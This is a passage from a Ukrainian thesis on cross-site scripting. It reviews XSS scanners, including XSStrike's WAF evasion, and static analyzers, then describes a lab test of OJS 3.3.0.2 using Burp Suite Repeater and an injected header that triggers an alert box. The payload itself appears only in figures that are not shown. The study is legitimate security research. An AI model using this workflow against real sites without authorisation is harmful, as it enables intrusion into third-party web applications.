

Рисунок 2.22 – Флаги для запуску XSSER

XSStrike – інструмент, за допомогою якого можна виявити вразливості XSS. Даний інструмент містить інтелектуальний генератор корисного завантаження та чотири аналізатори коду, це відрізняє його від інших інструментів. Замість того, щоб вставляти різні корисні навантаженнях у всіх вразливих місцях на сайту і перевіряти чи вони діють, XSStrike за допомогою парсерів аналізує відповіді вебсайту. Завдяки проведеному аналізу інтелектуальний генератор корисного навантаження генерує payload, який гарантовано спрацює на сканованому вебсайті. Використання такого підходу збільшує ймовірність успішного виявлення XSS вразливостей [46].

Окрім цього, даний інструмент допомагає виявляти WAF та ухилятись від нього для проведення тестування на наявність XSS. Сканування також включає перевірку коду на застарілі та небезпечні конструкції JavaScript, які можна використати для впровадження атаки XSS. За допомогою ручних аналізаторів HTML та JavaScript забезпечуються точні та надійні результати (рис. 2.23). Завдяки підтримці HTTP

можна проводити комплексну перевірку вебсайту і перебирати корисні навантаження для універсального процесу тестування [47].



Рисунок 2.23 – Приклад використання XSStrike

Окрім вищезгаданих інструментів для аналізу коду та вебсайтів, існують такі інструменти як ScanJS та JSLint, які показують ще на етапі розробки, що розробник використовує небезпечні функції або залишає порожні змінні, які ніде в коді не використовує, або використовує глобальні змінні, які також можуть призвести до виникнення вразливостей. Це статичні аналізатори коду, і порівняно з динамічними аналізаторами, мають більше хибних результатів. Проте, їх варто використовувати, щоб вже на етапі розробки вебсайту розробник виправляв наявні помилки, які можуть призвести до XSS атак [48, 49, 50].

Деякі інструменти, які дозволяють виявляти вразливості, наприклад BurpSuite, містять в собі елементи статичного аналізу. Проте невідомо, чи ці елементи зможуть виявити та запобігти атаками DOM XSS. Окрім того, код, написаний на JavaScript важко аналізувати через те, що зазвичай використовуються динамічні змінні та функції, які постійно змінюються та наповнюються динамічними даними, тому неможливо точно передбачити, що може призвести до XSS атаки [48].

Окрім вищезгаданих сканерів та інструментів для виявлення XSS атак є такі інструменти: IBMSecurityAppScan, TrustwaveAppScanner, сканер вебдодатків Retina, вебсканер Qualys, HP Fortify static code analyzer і сканер JavaScript від Coverity [48].

Розробники та тестувальники мають обрати для себе декілька методів та інструментів для тестування та захисту вебдодатків, тому що використання лише одного методу може не закрити всі наявні вразливості.

Висновки за розділом 2

У другому розділі дипломної роботи проведено огляд інструментів та методів для виявлення вразливостей в вебдодатках, зокрема уразливостей XSS (Cross-Site Scripting). Було розглянуто такі інструменти як Pybelt, XSS Hunter, XSSER та XSStrike, які надають можливості для сканування вебдодатків на наявність XSS-вразливостей та проведення детального аналізу та тестування на вразливість вебдодатків.

Крім того, були розглянуті статичні аналізатори коду, які допомагають виявляти потенційні вразливості на етапі розробки вебдодатків, такі як ScanJS та JSLint. Виокремлено важливість різноманітності підходів та інструментів для ефективного тестування і захисту вебдодатків, оскільки використання лише одного методу може не забезпечити повного покриття та захисту від XSS-атак.

Таким чином, дослідження вказує на актуальність вивчення та впровадження різноманітних інструментів та методів для виявлення та запобігання XSS-вразливостям у вебдодатках.

РОЗДІЛ 3
РОЗРОБКА МОДЕЛІ ЗАХИСТУ ВІД XSS АТАК

3.1 Тестування OJS 3.3.0 на наявність вразливостей

В першому розділі було описано вразливості XSS, які були знайдені в різних версіях OJS. Протестуємо декілька версій OJS та перевіримо чи мають нові версії OJS приховані вразливості.

Для тестування було встановлено операційну систему Ubuntu 22.04 LTS, та встановлено версію OJS 3.3.0.2 (рис. 3.1).



Рисунок 3.1 – Встановлена OJS

Було встановлено Burp Suite, в налаштуваннях вказано посилання на сайт та порт, в нашому випадку це test.com і 80 порт (рис. 3.2).



Рисунок 3.2 – Налаштування даних про цільовий сайт

Після цього було відкрито внутрішній браузер Burp Suite, з якого будуть перехоплюватись всі запити (рис.3.3).



Рисунок 3.3 – Внутрішній браузер Burp Suite

Було перезавантажено сторінку і перехоплено HTTP запит, який включає дані про заголовки (рис. 3.4).



Рисунок 3.4 – Перехоплення запиту завантаження сайту

Після того, як було перехоплено запит, цей запит було надіслано до вкладки Repeater (рис. 3.5). І в вкладці Repeater натиснуто кнопку Send, щоб надіслати знову запит (рис. 3.6).

Для того, щоб реалізувати атаку, потрібно вставити частину заголовка, яка має експлуатувати вразливість даної версії PKP OJS (рис.3.7). І знову було надіслано запит (рис. 3.8).



Рисунок 3.5 – Надсилання запиту до Repeater



Рисунок 3.6 – Надсилання запиту



Рисунок 3.7 – Додавання заголовку для експлуатації вразливості



Рисунок 3.8 – Повторне надсилання запиту

Було отримано відповідь від сервера, яку потрібно відкрити в браузері. Для цього було обрано «Show response in browser» (рис. 3.9) та скопійовано згенероване посилання на сайт (рис. 3.10)



Рисунок 3.9 – Вибір «Show response in browser»



Рисунок 3.10 – Копіювання згенерованого посилання

У відкритій вкладці браузеру було виведено текст “Show response” (рис. 3.11), і при натисканні на кнопку відкрилось вікно alert, яке свідчить про те, що атака була успішною (рис. 3.12).

